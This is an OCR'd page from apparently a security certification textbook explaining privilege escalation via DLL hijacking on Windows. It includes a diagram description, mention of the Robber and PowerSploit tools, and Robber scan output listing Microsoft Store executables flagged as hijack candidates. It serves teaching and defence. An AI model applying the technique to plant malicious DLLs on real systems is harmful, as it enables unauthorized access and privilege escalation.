- Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system

Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library


Robber

Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**

Robber
https://github.com

Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.



Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library


Figure 6.93: Example of privilege escalation using DLL hijacking

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.



```
⊞ C:\Program Files\WindowsApps\Microsoft.ConnectivityStore_1.1604.4.0_x64__8wekyb3d8bbwe\ConnectivityStore.Windows.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Getstarted_5.12.2691.2000_x64__8wekyb3d8bbwe\WhatsNew.Store.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\MessagingApplication.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\SkypeApp.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\SkypeHost.exe
⊞ C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_17.7608.23501.1000_x64__8wekyb3d8bbwe\HubTaskHost.exe
⊟ C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_17.7608.23501.1000_x64__8wekyb3d8bbwe\OHub.exe
      File Size : 784 KB
      ImageType : x64
      Sign by : Microsoft Corporation
    ⊞ Office.UI.Xaml.OHub.dll
⊞ C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.4.6132.0_x64__8wekyb3d8bbwe\Microsoft.MicrosoftSolitaireCollection.exe
⊞ C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.4.6132.0_x64__8wekyb3d8bbwe\Solitaire.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Office.OneNote_17.6131.10051.0_x64__8wekyb3d8bbwe\onenoteim.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Office.OneNote_17.6131.10051.0_x64__8wekyb3d8bbwe\onenoteshare.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Office.Sway_18.1711.50601.1000_x64__8wekyb3d8bbwe\Microsoft.Office.Sway.LightweightClient.UWP.exe
⊞ C:\Program Files\WindowsApps\Microsoft.People_10.1.2850.2000_x64__8wekyb3d8bbwe\PeopleApp.exe
⊞ C:\Program Files\WindowsApps\Microsoft.SkypeApp_3.2.1.2000_x86__kzf8qxf38zg5c\GetSkype.exe
⊞ C:\Program Files\WindowsApps\Microsoft.Windows.Photos_17.313.10010.2000_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
⊞ C:\Program Files\WindowsApps\Microsoft.WindowsCamera_2017.619.10.2000_x64__8wekyb3d8bbwe\WindowsCamera.exe
⊞ C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxAccounts.exe
⊞ C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxCalendarAppImm.exe
⊞ C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxMail.exe
⊞ C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxTsr.exe
⊞ C:\Program Files\WindowsApps\Microsoft.WindowsMaps_5.1611.22191.1000_x64__8wekyb3d8bbwe\Maps.exe
```

C:\Program Files

Image Type: ● Any ○ x86 images only ○ x64 images only

Sign State: ● Any ○ Signed

Abuse Candidate: ● All ○ Best ○ Good ○ Bad

Color Config:
🟢 DLL Count <= 2 EXE Size <= 200 KB
🟡 DLL Count <= 4 EXE Size <= 500 KB
🔴 DLL Count > 4 , EXE Size > 500

